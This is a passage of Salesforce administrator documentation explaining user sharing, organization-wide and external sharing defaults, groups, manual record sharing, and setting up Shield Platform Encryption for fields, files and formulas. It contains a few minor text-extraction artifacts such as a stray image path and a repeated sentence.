- Customers can see other customers only if they are under the same agent or portal account.

To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only. To change the organization-wide defaults for external access to the user object:

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default internal and external access you want to use for user records.

   The default external access must be more restrictive or equal to the default internal access.
4. Click **Save**.

   Users have Read access to those below them in the role hierarchy and full access on their own user record.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- Manage Sharing

Share User Records

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view user records:
- Read on user records

Your administrator defines your organization's sharing model and default access levels for user records. If the organization-wide default access is set to Private or Public Read Only, you can extend sharing privileges for your own user record. However, you can't restrict access below your organization's default access levels.

You can share external user records, such as external community users and customer portal or partner portal users. You can also share an internal user record with an external user. To view and manage sharing details, click **Sharing** on the user detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the user record. On this page, you can perform these tasks.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Grant access to the record for other users, groups, roles, or territories by clicking **Add**. This method of granting access is also known as *manual sharing* of your user records.
- Edit or delete the manual share by clicking **Edit** or **Del** next to the rule.

An administrator can disable or enable manual user record sharing for all users.

Restoring User Visibility Defaults

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Portals and communities available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To restore user visibility defaults:
- Manage Sharing

User Sharing enables you to control who sees who in the organization. You can restore your defaults if you have previously used User Sharing.

To restore user visibility defaults:

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. Set the organization-wide defaults to Public Read Only for internal access and Private for external access.
3. Enable portal account user access.

   On the Sharings Settings page, select the **Portal User Visibility** checkbox. This option enables customer portal users to see other users under the same portal account. Additionally, partner portal users can see the portal account owner. If Community User Visibility is also selected, users from the same community can see each other as well.
4. Enable network member access.

   On the Sharing Settings page, select the **Community User Visibility** checkbox. This option enables community members to be seen by all other users in their communities. If Portal User Visibility is also selected, portal users can see other portal users from the same account as well.
5. Remove user sharing rules.

   On the Sharing Settings page, click **Del** next to all available user sharing rules.
6. Remove HVPU access to user records.

   On the Customer Portal Setup page, click **Del** next to all available sharing sets for HVPUs.

After user visibility is restored to the defaults, all internal users are visible to each other, portal users under the same portal account are visible to each other, and community members in the same community are visible to each other.

What Is a Group?

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

There are two types of groups.

Public groups

Administrators and delegated administrators can create public groups. Everyone in the organization can use public groups. For example, an administrator can create a group for an employee carpool program. All employees can then use this group to share records about the program.

Personal groups

Each user can create groups for their personal use. For example, users might need to ensure that certain records are always shared within a specified workgroup.

You can use groups in the following ways.

- To set up default sharing access via a sharing rule
- To share your records with other users
- To specify that you want to synchronize contacts owned by other users
- To add multiple users to a Salesforce CRM Content library
- To assign users to specific actions in Salesforce Knowledge

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

IN THIS SECTION:

Create and Edit Groups

Group Member Types

Many types of groups are available for various internal and external users.

Viewing All Users in a Group

Granting Access to Records

You can use manual sharing to give specific other users access to certain types of records, including accounts, contacts, and leads. Sometimes, granting access to one record includes access to all its associated records.

Create and Edit Groups

Only administrators and delegated administrators can create and edit public groups, but anyone can create and edit their own personal groups.

To create or edit a group:

1. Click the control that matches the type of group:
    - For personal groups, go to your personal settings and click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**. The Personal Groups related list is also available on the user detail page.
    - For public groups, from Setup, enter *`Public Groups`* in the `Quick Find` box, then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter the following:

Field	Description
`Label`	The name used to refer to the group in any user interface pages.
`Group Name` (public groups only)	The unique name used by the API and managed packages.
`Grant Access Using Hierarchies` (public groups only)	Select **Grant Access Using Hierarchies** to allow automatic access to records using your role hierarchies. When selected, any records shared with users in this group are also shared with users higher in the hierarchy. Deselect **Grant Access Using Hierarchies** if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups. Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.
`Search`	From the `Search` drop-down list, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**. Note: For account owners to see child records owned by high-volume portal users, they must be members of any portal share groups with access to the portal users' data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a public group:
- Manage Users

To create or edit another user's personal group:
- Manage Users

`Selected Members`	Select members from the Available Members box, and click **Add** to add them to the group.
`Selected Delegated Groups`	In this list, specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click **Add**. This list appears only in public groups.

4. Click **Save**.

Note: When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

Group Member Types

Many types of groups are available for various internal and external users.

When you create or edit a group, you can select the following types of members from the `Search` drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a Customer Portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. Note: A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users. Note: A portal role name includes the name of the account that it's associated

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The member types that are available vary depending on your Edition.

USER PERMISSIONS

To create or edit a public group:
- Manage Users

To create or edit another user's personal group:
- Manage Users

Member Type	Description
	with, except for person accounts, which include the user `Alias`.
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but does not include portal roles.
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include portal roles or users.
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when no portals are enabled for your organization.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when a partner or Customer Portal is enabled for your organization. This includes portal users.
Users	All users in your organization. This doesn't include portal users.

Viewing All Users in a Group

The All Users list shows users who belong to the selected personal or public group, queue, or role or territory sharing group.The All Users list shows users who belong to the selected public group, queue, or role sharing group. From this page, you can view detailed user information, edit user information, and access related information.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Edit** next to a username to edit the user information.
- Click **Login** next to a username to log in as that user. This link is only available for users who have granted login access to an administrator, or in organizations where administrators can log in as any user.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Granting Access to Records

EDITIONS

Available in: Salesforce Classic

Sharing for accounts and contacts is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sharing for campaigns, cases, custom object records, leads, and opportunities is available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

You can use manual sharing to give specific other users access to certain types of records, including accounts, contacts, and leads. Sometimes, granting access to one record includes access to all its associated records.

For example, if you grant another user access to an account, the user automatically has access to all the opportunities and cases associated with that account.

To grant access to a record, you must be one of the following users.

- The record owner
- A user in a role above the owner in the hierarchy (if your organization's sharing settings control access through hierarchies)
- Any user granted Full Access to the record
- An administrator

To grant access to a record using a manual share:

1. Click **Sharing** on the record you want to share.
2. Click **Add**.
3. From the `Search` drop-down list, select the type of group, user, role, or territory to add.

   Depending on the data in your organization, your options can include:

Type	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	Managers and all the direct and indirect reports they manage.
Public Groups	All public groups defined by your administrator.
Personal Groups	All personal groups defined by the record owner. Only record owners can share with their personal groups.
Users	All users in your organization. Does not include portal users.
Roles	All roles defined for your organization, including all users in each role.
Roles and Subordinates	All users in the role plus all users in roles below that role in the hierarchy. Only available when no portals are enabled for your organization.
Roles and Internal Subordinates	All roles defined for your organization, including all users in the specified role, all the users in roles below that role. However, it doesn't include partner portal and Customer Portal roles.

Type	Description
Roles and Internal and Portal Subordinates	Adds a role and its subordinate roles. Includes all users in that role plus all users in roles below that role. Only available when a partner or Customer Portal is enabled for your organization. Includes portal roles and users.
Territories	For organizations that use territory management, all territories defined for your organization, including all users in each territory.
Territories and Subordinates	For organizations that use territory management, all users in the territory plus the users below that territory.

Note: In organizations with more than 2,000 users, roles, and groups, if your query doesn't match any items in a particular category that category doesn't show up in the Search drop-down menu. For example, if none of your group names contain the string "CEO," after searching for "CEO", the Groups option no longer appears in the drop-down. If you enter a new search term, all categories are still searched even if they don't appear in the list. You can repopulate the drop-down by clearing your search terms and pressing **Find**.

4. Choose the specific groups, users, roles, or territories whom you want to give access by adding their names to the Share With list. Use the **Add** and **Remove** arrows to move the items from the Available list to the Share With list.
5. Choose the access level for the record you are sharing and any associated records that you own.

   Note:

   - If you're sharing an opportunity or case, the users you share it with must have at least Read access to the account (unless you are sharing a case via a case team). If you also have privileges to share the account itself, the users you share it with are automatically given Read access to the account. If you do not have privileges to share the account, you must ask the account owner to give others Read access to it.
   - **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.
   - For sharing rules that specify access for associated object records, the given access level applies to that sharing rule only. For example, if an account sharing rule specifies Private as the access level for associated contacts, a user can access to associated contacts via other means. These means include org-wide defaults, the Modify All Data or View All Data permission, or the Modify All or View All permission for contacts.

6. When sharing a forecast, select `Submit Allowed` to enable the user, group, or role to submit the forecast.
7. Select the reason you're sharing the record so users and administrators can understand.
8. Click **Save**.

Organization-Wide Sharing Defaults

Administrators can use organization-wide sharing settings to define the default sharing settings for an organization.

Organization-wide sharing settings specify the default level of access to records and can be set separately for accounts (including contracts), activities, assets, contacts, campaigns, cases, leads, opportunities, calendars, price books, orders, and custom objects.

For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write. In environments where the organization-wide sharing setting for an object is Private or Public Read Only, an administrator can grant users additional access to records by setting up a role hierarchy or defining sharing rules. However, sharing rules can only be used to grant additional access—they cannot be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

Important: If your organization uses a Customer Portal, before you enable contacts to access the portal, set the organization-wide sharing defaults on accounts, contacts, contracts, assets, and cases to Private. This ensures that by default your customers can view only their own data. You can still grant your Salesforce users Public Read/Write access by creating sharing rules in which all internal users share with all internal users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

Customer Portal is not available in **Database.com**

By default, Salesforce uses hierarchies, like the role or territory hierarchy, to automatically grant access of records to users above the record owner in the hierarchy.

Setting an object to Private makes those records visible only to record owners and those above them in the role hierarchy. Use the **Grant Access Using Hierarchies** checkbox to disable access to records to users above the record owner in the hierarchy for custom objects in Professional, Enterprise, Unlimited, Performance, and Developer Edition. If you deselect this checkbox for a custom object, only the record owner and users granted access by the organization-wide defaults receive access to the records.

IN THIS SECTION:

Set Your Organization-Wide Sharing Defaults

Organization-wide sharing defaults set the baseline access for your records. You can set the defaults separately for different objects.

External Organization-Wide Defaults Overview

Set Your Organization-Wide Sharing Defaults

Organization-wide sharing defaults set the baseline access for your records. You can set the defaults separately for different objects.

Note: Who Sees What: Organization-Wide Defaults (English only)

Watch how you can restrict access to records owned by other users.

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use. If you have external organization-wide defaults, see External Organization-Wide Defaults Overview.
4. To disable automatic access using your hierarchies, deselect **Grant Access Using Hierarchies** for any custom object that does not have a default access of Controlled by Parent.

   Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role or territory hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- Manage Sharing

When you update organization-wide defaults, sharing recalculation applies the access changes to your records. If you have a lot of data, the update can take longer.

- If you are increasing the default access, such as from Public Read Only to Public Read/Write, your changes take effect immediately. All users get access based on the updated default access. Sharing recalculation is then run asynchronously to ensure that all redundant access from manual or sharing rules are removed.

  Note: When the default access for contacts is Controlled by Parent and you increase the default access for accounts, opportunities, or cases, the changes take effect after recalculation is run.

- If you are decreasing the default access, such as from Public Read/Write to Public Read Only, your changes take effect after recalculation is run.

You'll receive a notification email when the recalculation completes. Refresh the Sharing Settings page to see your changes. To view the update status, from Setup, enter `View Setup Audit Trail` in the `Quick Find` box, then select **View Setup Audit Trail**.

Limitations

The organization-wide sharing default setting can't be changed for some objects:

- Service contracts are always Private.
- User provisioning requests are always Private.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.
- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

External Organization-Wide Defaults Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, administrators can easily see which information is being shared to portals and other external users.

The following objects support external organization-wide defaults.

- Accounts and their associated contracts and assets
- Cases
- Contacts
- Opportunities
- Custom Objects
- Users

External users include:

- Authenticated website users
- Chatter external users
- Community users
- Customer Portal users
- Guest users
- High-volume portal users
- Partner Portal users
- Service Cloud Portal users

Note: Chatter external users have access to the User object only.

Previously, if your organization wanted Public Read Only or Public Read/Write access for internal users but Private for external users, you would have to set the default access to Private and create a sharing rule to share records with all internal users.

With separate organization-wide defaults, you can achieve similar behavior by setting the default internal access to Public Read Only or Public Read/Write and the default external access to Private. These settings also speed up performance for reports, list views, searches, and API queries.

IN THIS SECTION:

Setting the External Organization-Wide Defaults

External Organization-Wide Defaults enable you to set a different default access level for external users.

Disabling External Organization-Wide Defaults

Disabling External Organization-Wide Defaults results in one organization-wide default for each object.

Setting the External Organization-Wide Defaults

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- Manage Sharing

External Organization-Wide Defaults enable you to set a different default access level for external users.

Before you set the external organization-wide defaults, make sure that it is enabled. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**, and click the **Enable External Sharing Model** button.

When you first enable external organization-wide defaults, the default internal access and default external access are set to the original default access level. For example, if your organization-wide default for contacts is Private, the default internal access and default external access will be Private as well.

To set the external organization-wide default for an object:

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use.

   You can assign the following access levels.

Access Level	Description
`Controlled by Parent`	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records. Note: For contacts, `Controlled by Parent` must be set for both the default internal and external access.
`Private`	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
`Public Read Only`	All users can view all records for the object.
`Public Read/Write`	All users can view and edit all records for the object.

   Note: The default external access level must be more restrictive or equal to the default internal access level. For example, you can have a custom object with default external access set to Private and default internal access set to Public Read Only.

4. Click **Save**.

Disabling External Organization-Wide Defaults

Disabling External Organization-Wide Defaults results in one organization-wide default for each object.

Before disabling this feature, set **Default External Access** and **Default Internal Access** to the same access level for each object.

To disable the external organization-wide defaults:

1. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**
2. Click **Disable External Sharing Model** in the Organization-Wide Defaults area.

After disabling the external organization-wide defaults, you'll see the **Default Access** setting instead of the **Default External Access** and **Default Internal Access** settings in the organization-wide defaults area. If you have User Sharing, the **Default External Access** settings for the account, contact, case, and opportunity objects remain visible but they are disabled.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To disable external organization-wide defaults:
- Manage Sharing

Strengthen Your Data's Security with Shield Platform Encryption

Shield Platform Encryption gives your data a whole new layer of security while preserving critical platform functionality. It enables you to encrypt sensitive data at rest, and not just when transmitted over a network, so your company can confidently comply with privacy policies, regulatory requirements, and contractual obligations for handling private data.

Shield Platform Encryption builds on the data encryption options that Salesforce offers out of the box. Data stored in many standard and custom fields and in files and attachments is encrypted using an advanced HSM-based key derivation system, so it is protected even when other lines of defense have been compromised.

Your data encryption key is never saved or shared across organizations. Instead, it is derived on demand from a master secret and your organization-specific tenant secret, and cached on an application server.

You can try out Shield Platform Encryption at no charge in Developer Edition orgs. It is available in sandboxes after it has been provisioned for your production org.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Encrypt Fields and Files

Specify the fields and files you want to encrypt. Remember that encryption is not the same thing as field-level security or object-level security. Those should already be in place before you implement your encryption strategy.

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Platform Encryption Best Practices

Take the time to identify the most likely threats to your organization. This helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

SEE ALSO:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

Classic Encryption for Custom Fields

Encrypt Fields and Files

Specify the fields and files you want to encrypt. Remember that encryption is not the same thing as field-level security or object-level security. Those should already be in place before you implement your encryption strategy.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Encrypt New Data in Fields

Select the fields you want to encrypt. For best results, encrypt the smallest possible number of fields.

Encrypt New Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

Synchronize Your Data Encryption with the Background Encryption Service

Periodically, you'll change your encryption policy. Or you'll rotate your keys. To get the most protection out of your encryption strategy, it's important to synchronize new and existing encrypted data under your most recent encryption policy and keys.

Fix Compatibility Problems

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

Encrypt Data in Chatter

Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

Encrypt New Data in Fields

Select the fields you want to encrypt. For best results, encrypt the smallest possible number of fields.

Depending on the size of your organization, enabling a standard field for encryption can take a few minutes.

1. Make sure that your organization has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, use the `Quick Find` box to find the Platform Encryption setup page.
3. Click **Encrypt Fields**.
4. Click **Edit**.
5. Select the fields you want to encrypt, and save your settings.

The automatic Platform Encryption validation service checks for settings in your organization that can block encryption. You'll receive an email with suggestions for fixing any incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Contact Salesforce to update existing records so that their field values are encrypted.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt fields:
- Customize Application

Encrypt New Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

Note: Before you begin, make sure that your organization has an active encryption key; if you're not sure, check with your administrator.

1. From Setup, enter `Platform Encryption` in the `Quick Find` box, then select **Platform Encryption**.
2. Select **Encrypt Files and Attachments**.
3. Click **Save**.

Important: Users with access to the file can work normally with it regardless of their encryption-specific permissions. Users who are logged in to your org and have read access can search and view the body content.

Users can continue to upload files and attachments per the usual file size limits. Expansion of file sizes caused by encryption doesn't count against these limits.

Turning on file and attachment encryption affects new files and attachments. It doesn't automatically encrypt files and attachments that were already in Salesforce. To encrypt existing files, contact Salesforce.

To check whether a file or attachment is encrypted, look for the encryption indicator on the detail page of the file or attachment. You can also query the `isEncrypted` field on the ContentVersion object (for files) or on the Attachment object (for attachments).

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.


Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt files:
- Customize Application

Here's What It Looks Like When a File Is Encrypted.



Owned by Jane Teegle

Last Modified Today at 3:26 PM

Version 1

Description

Encryption

This file is encrypted.

Synchronize Your Data Encryption with the Background Encryption Service

Periodically, you'll change your encryption policy. Or you'll rotate your keys. To get the most protection out of your encryption strategy, it's important to synchronize new and existing encrypted data under your most recent encryption policy and keys.

When change happens, Salesforce is here to help you synchronize your data. We can encrypt or decrypt existing data in the background to ensure data alignment with the latest encryption policy and tenant secret.

When We Do and Don’t Automatically Encrypt Your Data

- When you turn on encryption for specific fields or other data, newly created and edited data are automatically encrypted with the most recent key.
- Data that’s already in your org doesn't automatically get encrypted. Our background encryption service takes care of that on request.
- When you change your tenant secret as part of your key rotation strategy, data that's already encrypted remains encrypted with the old tenant secret. Our background encryption service can update it on request. And don't worry, you always have access to your data as long as you don't destroy the old, archived keys.
- If you turn off encryption, data that’s already there remains encrypted, and the tradeoffs and limitations that apply to encrypted data are still in place. Our background encryption service can decrypt the data for you based on the relevant key, restoring any missing functionality, on request.

Note: Synchronizing your data encryption does not affect the record timestamp. It doesn't execute triggers, validation rules, workflow rules, or any other automated service.

How to Request Background Encryption Service

Allow lead time

Contact Salesforce support at least a week before you need the background encryption completed. The time to complete the process varies significantly based on the volume of data involved. It could take several days.

Specify the objects and fields

Provide the list of objects and field names you want encrypted, re-encrypted, or decrypted.

Verify the list

Verify that this list matches the set of standard fields selected on the Encrypt Standard Fields page, and the custom fields you selected for encryption on the Field Definition page.

Tip: Also check that your field values aren’t too long for encryption.

Include files and attachments?

Encryption for files and attachments is all or nothing. You don't have to specify which ones.

Include history and feed data?

Specify whether you want the corresponding Field History and feed data encrypted.

Choose a time

Select your preferred off-peak maintenance window. We try to accommodate your needs.

Tip: If you're not sure which data is already encrypted, visit the Encryption Statistics page, which keeps a record of all the fields that you have encrypted. To see that page in your Setup menu, ask Salesforce support to enable the Encryption Statistics beta for your org.

When Your Encryption Key is Destroyed

It’s rare, but not impossible, that your encryption key has been destroyed. If so, and you want to decrypt your data, you have some options.

- Reimport the destroyed key from a backup, then ask Salesforce support to synchronize your data with your encryption policy.
- Delete all the data that was encrypted with the destroyed key, then ask Salesforce support to synchronize your data.
- Ask Salesforce support to overwrite all the data that was encrypted with the destroyed key, using characters such as "?????", and synchronize your data.

Note: If Salesforce support re-encrypts your data with a new key, any data that was encrypted with the destroyed key is skipped. When you disable encryption for files that were encrypted with a key that's been destroyed, the files don't automatically go away. You can ask Salesforce support to delete the files.

Fix Compatibility Problems

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

If your results include error messages, you're probably running into one or more of these limitations:

Portals

You can't encrypt standard fields, because a customer portal or a partner portal is enabled in your organization. To deactivate a customer portal, go to the Customer Portal Settings page in Setup. To deactivate a partner portal, go to the Partners page in Setup.

Note: Communities are not related to this issue. They are fully compatible with encryption.

Criteria-Based Sharing Rules

You've selected a field that is used in a filter in a criteria-based sharing rule.

SOQL/SOSL queries

You've selected a field that's used in an aggregate function in a SOQL query, or in a WHERE, GROUP BY, or ORDER BY clause.

Formula fields

You've selected a field that's referenced by a custom formula field in an unsupported way. Formulas can use BLANKVALUE, CASE, HYPERLINK, IF, IMAGE, ISBLANK, ISNULL, and NULLVALUE, as well as concatenation (&).

Flows and Processes

You've selected a field that's used in one of these contexts.

- To filter data in a flow
- To sort data in a flow
- To filter data in a process
- To filter data in a dynamic record choice
- To sort data in a dynamic record choice

Note: By default, your results only list the first 250 errors per element. You can increase the number of errors listed in your results to 5000. Contact Salesforce for help.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Supported Operators, Functions, and Actions

Supported operators and functions:

- `&` and `+` (concatenate)
- `BLANKVALUE`
- `CASE`
- `HYPERLINK`
- `IF`
- `IMAGE`
- `ISBLANK`
- `ISNULL`
- `NULLVALUE`

Also supported:

- Spanning
- Quick actions

Formulas can return data only in `text`, `date`, or `date/time` formats.

`&` And `+` (Concatenate)

This works:	`(encryptedField__c & encryptedField__c)`
Why it works:	This works because `&` is supported.
This doesn't work:	`LOWER(encryptedField__c & encryptedField__c)`
Why it doesn't work:	`LOWER` isn't a supported function, and the input is an encrypted value.

Case

`CASE` returns encrypted field values, but doesn't compare them.

This works:	`CASE(custom_field__c, "1", cf2__c, cf3__c))` where either or both `cf2__c` and `cf3__c` are encrypted
Why it works:	`custom_field__c` is compared to "1". If it is true, the formula returns `cf2__c` because it's not comparing two encrypted values.

This doesn't work:

```
CASE("1", cf1__c, cf2__c, cf3__c)
```

where `cf1__c` is encrypted

Why it doesn't work: You can't compare encrypted values.

`ISBLANK` and `ISNULL`

This works:

```
OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))
